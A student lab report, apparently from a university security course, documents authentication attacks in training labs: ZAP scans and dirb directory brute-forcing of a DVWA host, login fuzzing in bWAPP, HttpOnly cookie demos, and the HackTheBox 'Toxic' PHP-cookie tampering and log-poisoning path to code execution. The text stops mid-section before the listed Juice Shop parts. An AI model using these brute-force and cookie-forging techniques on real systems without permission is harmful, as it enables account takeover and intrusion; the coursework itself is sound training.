

# Lab 03

## Relatório

AEV

Telmo Sauce (104428)



# Lab 03

AEV

DETI

Universidade de Aveiro

Telmo Sauce (104428)

telmobelasauce@ua.pt

8/11/2023

# Índice

<b>1</b>	<b>Introduction</b>	<b>2</b>
<b>2</b>	<b>Scope</b>	<b>3</b>
<b>3</b>	<b>TryHackMe – Introduction to OWASP ZAP</b>	<b>4</b>
3.1	Perform a Automatic Scan . . . . .	4
3.2	Scanning an Authenticated Web Application . . . . .	6
3.3	Brute-force Directories . . . . .	10
3.4	Brute force Web Login . . . . .	11
<b>4</b>	<b>bWAPP</b>	<b>14</b>
4.1	Brek Auth . . . . .	14
4.2	Cookies (HTTPOnly) . . . . .	16
4.3	Session ID in URL . . . . .	18
4.4	HTB Challenge –Toxic . . . . .	18
<b>5</b>	<b>Juice Shop</b>	<b>25</b>
5.1	Log in with Bender’s user account . . . . .	25
5.2	Change Bender’s password . . . . .	27
5.3	Forging an essentially unsigned JWT token . . . . .	29
5.4	Perform a DOM XSS attack . . . . .	33

# Chapter 1

## Introduction

In this report, I will be documenting the process of finding and attacking bad practices in authentication. I will use strategies like cross-site scripting, password brute forcing, it will also be explored different types of cookies and ways to forge them. This assignment was assigned during the AEV class as the third practical project.

## Chapter 2

### Scope

This project covers four modules, one about OWASP ZAP in TryHackMe, toxic from HackTheBox, and two others from OWASP, which are bWAPP and Juice Shop. The primary focus will be on identifying and exploiting authentication vulnerabilities.


The laboratory period is scheduled from October 19, 2023, to October 8, 2023, and will be conducted using mostly CyberChef, OWASP ZAP and other relevant resources.

## Chapter 3

# TryHackMe – Introduction to OWASP ZAP

### 3.1 Perform a Automatic Scan

If we try to perform a automated Scan with ZAP 3.1 we will get 3.2. This scan is different from the Dirb or wfuzz attack since it doesn't do a brute force attack it does a passive scan giving different but similar responses. In the end the only difference is that the passive attack only picks up indexed pages where Brute Force scanning can find more as we can see in the figure 3.3.



The screenshot shows the 'Automated Scan' window in OWASP ZAP. It features a back button, a title bar, and a warning icon. The main text explains that the screen is for launching an automated scan against an application by entering its URL and pressing 'Attack'. A warning note states that users should only attack applications they have permission to test. The form includes a 'URL to attack:' field with the value 'http://10.10.216.81' and a 'Select...' button. Below this, there are checkboxes for 'Use traditional spider:' (checked) and 'Use ajax spider:' (unchecked). The 'Use ajax spider:' section has a 'with' dropdown menu set to 'Firefox Headless'. At the bottom, there are 'Attack' and 'Stop' buttons. The 'Progress:' section shows 'Attack complete - see the Alerts tab for details of any issues found'.

< Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.  
Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:  Select...

Use traditional spider: ☒

Use ajax spider: ☐ with Firefox Headless

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

Figure 3.1: Automated Scan




Figure 3.2: Automatic Scan Response

```

vboxuser@originalUbuntu:~$ dirb http://10.10.216.81

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Nov  7 15:16:55 2023
URL_BASE: http://10.10.216.81/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.216.81/ ----
==> DIRECTORY: http://10.10.216.81/config/
==> DIRECTORY: http://10.10.216.81/docs/
==> DIRECTORY: http://10.10.216.81/external/
+ http://10.10.216.81/favicon.ico (CODE:200|SIZE:1406)
+ http://10.10.216.81/index.php (CODE:302|SIZE:0)
+ http://10.10.216.81/php.ini (CODE:200|SIZE:148)
+ http://10.10.216.81/phpinfo.php (CODE:302|SIZE:0)
+ http://10.10.216.81/robots.txt (CODE:200|SIZE:26)
+ http://10.10.216.81/server-status (CODE:403|SIZE:292)

---- Entering directory: http://10.10.216.81/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.216.81/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.216.81/external/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

-----
END TIME: Tue Nov  7 15:21:21 2023
DOWNLOADED: 4612 - FOUND: 6

```

Figure 3.3: Dirb Response


## 3.2 Scanning an Authenticated Web Application

On the previous section we made a scan, however it wasn't a authenticated scan. Now we are gonna make an Automatic Scan logged in as admin which will get as a response with different privileges, giving us more information. To do this we first Enter the Account 3.4, we also need to setup the security level to low 3.5. This will disable HttpOnly flag and others as you can see in the figure 3.6,



comparing it to the previous cookies in mode Impossible 3.7. Before doing the scan we also need to add "HTTP Sessions" and set the session as active 3.8.

Finally when we do the scan we can see that we got much more pages then in the previous scan 3.2 as shown in the figure 3.9.



The DVWA logo features the text "DVWA" in a bold, dark grey sans-serif font. To the right of the text is a stylized circular emblem composed of two curved, overlapping segments in shades of green and grey.

Username

Password


Login 

Figure 3.4: Login to account

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

## DVWA Security

### Security Level

Security level is currently: **low**

You can set the security level to one of the following levels of DVWA:

1. Low - This security level is designed to be as an example of how vulnerable a web application can be as a platform to teach concepts.
2. Medium - This setting is designed to show a developer has tried but failed to implement a security measure against exploitation techniques.
3. High - This option is an advanced level of security practices to attempt to prevent exploitation, similar in vulnerability to a real-world application.
4. Impossible - This level is designed to show the source code to the security researcher. Prior to DVWA v1.9, this level was not available.

Low

▼

Submit

---

## PHPIDS

**PHPIDS** v0.6 (PHP-Intrusion Detection System)

PHPIDS works by filtering any requests to DVWA to serve as a live example of how some cases how WAFs can be implemented.

You can enable PHPIDS across the entire application.

PHPIDS is currently: **disabled**

[\[Simulate attack\]](#) - [\[View IDS Log\]](#)

Figure 3.5: Lower level of security

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	p7luptq73kamtin47r5dlua6	10.10.216.81	/	Session	35	false	false	None
security	low	10.10.216.81	/	Session	11	false	false	None

Figure 3.6: Lowe Security Flags

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
PHPSESSID	p7luptq73kamtin47r5dlua6	10.10.216.81	/	Session	35	true	false	None
security	impossible	10.10.216.81	/	Session	18	true	false	None
ZAP-HUD	458fa204-da24-43ba-942c-76actb8267dbf	zap	//zapCallBackURL/6488336445153248115/file	Session	43	true	true	Strict

Figure 3.7: Impossible Security Flags

History
Search
Alerts
Output
Spider
Active Scan
WebSockets
HTTP Sessions

ite: 10.10.216.81:80
New Session
Export

Active	Name	Session Tokens' Values
✓	Session 0	PHPSESSID=p7luptq73kamtin47r5dlua6

Unset as Active  
Remove Session  
Copy Session Token Value to Clipboard  
Find Related Messages

Figure 3.8: Active Session




Figure 3.9: Low Level Scan Response

### 3.3 Brute-force Directories

We can also Brute Force Directories with ZAP, 1st we need to give it a word list which I gave it a common word list for testing purposes 3.10. After we make the "Brute Forced Site" attack which will give us the following response 3.11.




Figure 3.10: Common Word List

Site	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp
10.10.216.81:80	07/11/2023, 16:11:03	07/11/2023, 16:11:03	GET	http://10.10.216.81:80/	200	Found	440 bytes
10.10.216.81:80	07/11/2023, 16:11:05	07/11/2023, 16:11:05	GET	http://10.10.216.81:80/config/	200	OK	171 bytes
10.10.216.81:80	07/11/2023, 16:11:06	07/11/2023, 16:11:06	GET	http://10.10.216.81:80/docs/	200	OK	171 bytes
10.10.216.81:80	07/11/2023, 16:11:06	07/11/2023, 16:11:06	GET	http://10.10.216.81:80/external/	200	OK	171 bytes
10.10.216.81:80	07/11/2023, 16:11:07	07/11/2023, 16:11:07	GET	http://10.10.216.81:80/config/config.inc.php	200	OK	168 bytes
10.10.216.81:80	07/11/2023, 16:11:07	07/11/2023, 16:11:07	GET	http://10.10.216.81:80/config/config.inc.php.bak	200	OK	239 bytes
10.10.216.81:80	07/11/2023, 16:11:07	07/11/2023, 16:11:07	GET	http://10.10.216.81:80/cons/	403	Forbidden	160 bytes
10.10.216.81:80	07/11/2023, 16:11:07	07/11/2023, 16:11:07	GET	http://10.10.216.81:80/cons/	403	Forbidden	160 bytes
10.10.216.81:80	07/11/2023, 16:11:08	07/11/2023, 16:11:08	GET	http://10.10.216.81:80/docsipdf.html	200	OK	250 bytes
10.10.216.81:80	07/11/2023, 16:11:08	07/11/2023, 16:11:08	GET	http://10.10.216.81:80/external/phpidv/	200	OK	170 bytes
10.10.216.81:80	07/11/2023, 16:11:08	07/11/2023, 16:11:08	GET	http://10.10.216.81:80/external/recaptcha/	200	OK	170 bytes
10.10.216.81:80	07/11/2023, 16:11:08	07/11/2023, 16:11:08	GET	http://10.10.216.81:80/docs/CVWA_v1.3.pdf	200	OK	239 bytes
10.10.216.81:80	07/11/2023, 16:11:09	07/11/2023, 16:11:09	GET	http://10.10.216.81:80/external/phpidv0.6/	200	OK	171 bytes

Figure 3.11: Brute Force Directories

### 3.4 Brute force Web Login

First We can start by making a wrong login so we can get the the Get Request3.12. After I can Fuzz this Request selecting the password and a payload to Brute Force it 4.2. Finally we can view the request and find the password that got a successful login, by viewing the responses3.14.

# Login

Username:

Password:

Login

Figure 3.12: Try to Login




Figure 3.13: Fuzz Payload





Figure 3.14: Success Password

# Chapter 4

## bWAPP

### 4.1 Brek Auth

To begin we start by getting the request used to authenticate to the website 4.2. After we Fuzz the password giving a list of words 4.3. Now we search for the response witch says "Successful login!" 4.4



/ Broken Auth - Password Attacks /

Enter your credentials (*bee/bug*).

Login:

Password:

Login

Figure 4.1: Logging Page






Figure 4.2: Get Request




Figure 4.3: Password List




Figure 4.4: Successful login Response

## 4.2 Cookies (HTTPOnly)

It is only displayed two cookies 4.5 because there is an additional flag called HTTPOnly which is a flag includes in the Set-Cookie HTTP response header. This flag prevents to mitigate the risk of client side script accessing the protected cookie. And in these case when clicking "here" a script is ran 4.6, and the HTTPOnly flag for the 3rd cookie is set to true 4.7 if we change it to false it is displayed now 4.8.




Figure 4.5: Only 2 cookies

```
function show_my_cookies()
{

    alert(document.cookie)

}
```

Figure 4.6: Script

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	jckuqgbds7ng0prvb5ftt8iq7	127.0.0.1	/	Session	35	false	false	None	Fri, 27 Oct 2023 13:31:44 GMT
security_level	1	127.0.0.1	/	Sat, 26 Oct 2024 13:31:44 GMT	15	false	false	None	Fri, 27 Oct 2023 13:31:44 GMT
top_security	maybe	127.0.0.1	/	Fri, 27 Oct 2023 14:31:59 GMT	17	true	false	None	Fri, 27 Oct 2023 13:31:59 GMT

Figure 4.7: True HttpOnly

The screenshot shows a web browser interface with a cookie alert dialog box. The alert contains the text: "127.0.0.1 security\_level=1; PHPSESSID=jckuqgbds7ng0prvb5ftt8iq7; top\_security=maybe". Below the alert, the Chrome DevTools Storage tab is open, displaying a table of cookies. The table has columns: Name, Value, Domain, Path, Expires / Max-Age, Size, HttpOnly, and SameSite. The cookies listed are: PHPSESSID (jckuqgbds7ng0prvb5ftt8iq7, Session, 35, false, false, None), security\_level (1, Sat, 26 Oct 2024 12:40:07 GMT, 15, false, false, None), and top\_security (maybe, Fri, 27 Oct 2023 14:10:48 GMT, 17, false, false, None).

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	SameSite
PHPSESSID	jckuqgbds7ng0prvb5ftt8iq7	127.0.0.1	/	Session	35	false	None
security_level	1	127.0.0.1	/	Sat, 26 Oct 2024 12:40:07 GMT	15	false	None
top_security	maybe	127.0.0.1	/	Fri, 27 Oct 2023 14:10:48 GMT	17	false	None

Figure 4.8: Change False

## 4.3 Session ID in URL

This cookie is displayed on the URL 4.9, which is a poor practice as it since cookies can lead to sensitive information, like usernames, passwords, database details that should not be displayed on the URL. They should be hidden and stored in a secure manner so attackers can't obtain them easily. We can do this by using HTTP cookies and secure flags like HttpOnly.




Figure 4.9: Session ID in URL

## 4.4 HTB Challenge –Toxic

When we have a look into the code provided we can see that the cookie is encoded in base64 4.10 and that its URL is displayed on the main page 4.11. Since we have a cookie encode in base 64 we can decode it and see the cookie format. Going into storage 4.12 I copied the cookie and used CypherChef to see the string value 4.13. Now we can try to change the path of the page to enter a page of our interest. Upon looking through the code files I found out a log Access URL in nginx `"/var/log/nginx/access.log"` which was located in the `"nginx.conf"` 4.14, now I changed the cookie and converted it back to Base64 4.15 and replaced it with the existing cookie, which gives nothing 4.16. After looking more deeply into serialization in PHP I understood that the `"s:INT"` before each string represents its length so we need to change the length of our Payload from 15 to 254.17, after entering the new payload into the page we see the log file 4.18. Now by looking into the request 4.19 and the log File 4.18 I understood that the only the `"User-Agent"` field was being displayed so I tried to modify 4.20 it to see its response, which was 200 with the field changed to `"Test"`. Now I tried some remote code execution for PHP 4.22 and entered and modified the file again. This got me some files where one was called `"flag 36yFd"` 4.23. Finally I changed the cookie again 4.24 to display the flag file contents to get the final flag 4.25.

```
$page = new PageModel;  
$page->file = '/www/index.html';  
  
setcookie(  
    'PHPSESSID',  
    base64_encode(serialize($page)),  
    time()+60*60*24,  
    '/'  
);
```

Figure 4.10: Cookie Code

206.189.24.162:32294

tarted

## Dart Frog

Tampa, Florida




Figure 4.11: Index




Figure 4.12: Storage Cookie




Figure 4.13: Cookie from Base 64




Figure 4.14: Nginx Conf File




Figure 4.15: Payload to Base 64




Figure 4.16: Payload to Base 64 Error




Figure 4.17: New payload to Base 64

```

← → 206.189.28.180:30770
